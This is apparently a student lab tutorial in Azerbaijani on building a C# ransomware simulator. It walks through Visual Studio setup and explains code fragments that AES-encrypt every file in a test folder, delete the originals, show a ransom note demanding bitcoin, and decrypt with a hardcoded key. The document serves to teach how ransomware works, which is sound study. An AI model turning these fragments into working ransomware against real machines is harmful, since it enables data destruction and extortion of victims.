

Ransomware simulyator

1.Giriş

Bu tapşırığın məqsədi ransomware-lərin işləyiş prinsipini praktiki olaraq anlamaqdır. C# dilində AES şifrələmə əsaslı ransomware yazılmışdır.

2. Texniki Məlumat

Proqramlaşdırma dili: C# -


Şifrələmə algoritmi: AES (Advanced Encryption Standard) –

IDE: Visual Studio –

Test mühiti: C:\TestFiles qovluğu


3.Visual Studio yüklənməsi

visualstudio.microsoft.com




Download Visual Studio


Yükləyərkən **".NET desktop development"** workload-ını seçirik- C# üçün lazımdır.




4.Layihənin yaradılması


Visual Studio → Create New Project
→ Console App (.NET Framework)
→ C# seçirik
→ Project name: RansomwareSimulation
→ Create






Ransomware kod:







Kodun İzahı:

1. Əsas dəyişən:

```
static string encryptionKey = "2026SecretKey";
```

Şifrələmə açarıdır. Faylları şifrələmək və açmaq üçün istifadə olunur.

2. Main funksiyası:

```
string targetFolder = @"C:\TestFiles";
```

Ransomware yalnız bu qovluqdakı faylları şifrələyir. Real ransomware bütün diski şifrələyir.

3. EncryptFiles funksiyası:

```
string[] files = Directory.GetFiles(folder, " *.*",  
    SearchOption.AllDirectories);
```

Qovluqdakı bütün faylları tapır. Sonra hər fayl üçün EncryptFile çağırılır.

4. EncryptFile funksiyası:

```
byte[] key = Encoding.UTF8.GetBytes(  
    encryptionKey.PadRight(32).Substring(0, 32));
```

Açar 32 bayta çevirir - AES 256-bit açar tələb edir.

```
using (Aes aes = Aes.Create())
```

AES şifrələmə obyektini yaradılır - bu sənaye standartı şifrələmədir.

```
        File.WriteAllBytes(filePath + ".encrypted", encrypted);  
    }  
    File.Delete(filePath);
```

Şifrələnmiş fayl .encrypted uzantısı ilə saxlanır, orijinal silinir.

5. DecryptFile funksiyası:

```
using (ICryptoTransform decryptor = aes.CreateDecryptor())
```

Eyni açarla faylı geri açır.

```
string originalPath = filePath.Replace(".encrypted", "");  
    File.WriteAllBytes(originalPath, decrypted);
```

.encrypted uzantısını silir, orijinal adı bərpa edir.

6. Fidyə mesajı:

```
Console.WriteLine("YOUR FILES HAVE BEEN ENCRYPTED!");  
Console.WriteLine("Send 1 BTC to get your files back.");
```

Real ransomware-lərdə bu mesaj ekrana çıxır - qurban buradan ödəmə məlumatını alır.



Ümumi iş prinsipi:

Program işləyir

→ C:\TestFiles-dakı faylları tapır


- AES ilə şifrələyir
- Fidyə mesajı göstərir
- İstifadəçi açar yazır
- Düzgündürsə fayllar bərpa olunur
- Yanlışdırsa fayllar şifrəli qalır

Aşağıda 1xəta görünür . Build edək: Build → Build Solution (Ctrl+Shift+B)



